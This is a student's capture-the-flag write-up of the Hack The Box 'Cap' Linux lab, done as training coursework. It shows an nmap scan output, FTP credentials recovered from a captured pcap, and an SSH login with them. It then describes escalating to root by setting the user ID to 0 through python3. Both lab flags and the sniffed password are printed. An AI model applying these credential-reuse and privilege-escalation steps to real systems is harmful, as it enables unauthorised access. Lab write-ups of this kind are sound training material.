TECHMINDZ

TOPIC: CRACKING THE HACKTHE BOX LAB CAP FINDING THE FLAGS

SUBMITTED TO:

ARJUN SIR

SUBMITTED BY:

ANVITH ANIL P


LAB:CAP

We are going to crack a lab called CAP and finding the flags it's a linux based lab.

We have obtained the ip address that is "10.10.10.245"

- STEP 1: BASIC NMAP SCANNING

  "nmap -A 10.10.10.245"



```
┌──(root㉿kali)-[~/Downloads]
└─# nmap -A 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 22:09 IST
Nmap scan report for 10.10.10.245
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
|_http-title: Security Dashboard
|_http-server-header: gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Fri, 06 Dec 2024 16:39:53 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check y
|   GetRequest:
```


Here 3 tcp ports are open

1. ftp
2. ssh
3. http


lets check the url with the ip we have got since the http port is open we will find something

➢STEP2: GOING THROUGH THE URL

Searching the ip we get




We got the users name that is ‘NATHAN’. Lets go through the security snapshot below the dashboard and see



We will get pcap files there are 7 files lets go though all the files and.

- STEP3: SEARCHING THE WIRESHARK PCAP FILES

Searching the data/0 pcap file we got the password of Nathan



31	2.624570	192.168.196.1	192.168.196.16	TCP	68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
32	2.624624	192.168.196.16	192.168.196.1	TCP	68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
33	2.624934	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76 Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62 Request: SYST

Know we have the username ,password , ip address we can use the ssh loging and enter the users account.

- STEP4:SSH LOGIN

We got the username and password also the ip lets login using the command

“ssh ‘username’@’ip’“

```
┌──(root㉿kali)-[~/Downloads]
└─# ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Dec  6 17:43:35 UTC 2024

  System load:           0.0
  Usage of /:            37.2% of 8.73GB
  Memory usage:          35%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:6a1c

  ⇒ There are 4 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.


Last login: Fri Dec  6 14:54:50 2024 from 10.10.14.37
nathan@cap:~$
```

We have successfully login to the Nathan account lets see all the directories by using the command ls

```
nathan@cap:~$ ls
p.py  snap  user.txt
nathan@cap:~$ cat user.txt
04379dd1c081d455b127cbe2388359b1
nathan@cap:~$
```


We have got the first flag

FLAG 1: 04379dd1c081d455b127cbe2388359b1

The second flag can be only be accessed by the root user. Here we are logined as a normal user


➢STEP5: LOGING AS ROOT USER

Going through account we find that it is powered by ‘python.3’ lets give the command ‘python3’ and change from normal user to root user



We need to inset the **OS** operation to interact with the ‘**operating system**’

In the above image we are login as the normal user lets change it to the root user



By setting the USERID to 0 we successfully become the root user know we access the root folder by the command **‘cd /root’.** Got the second flag

FLAG2: 96dd2198c353fd7501b75f4e5e944f05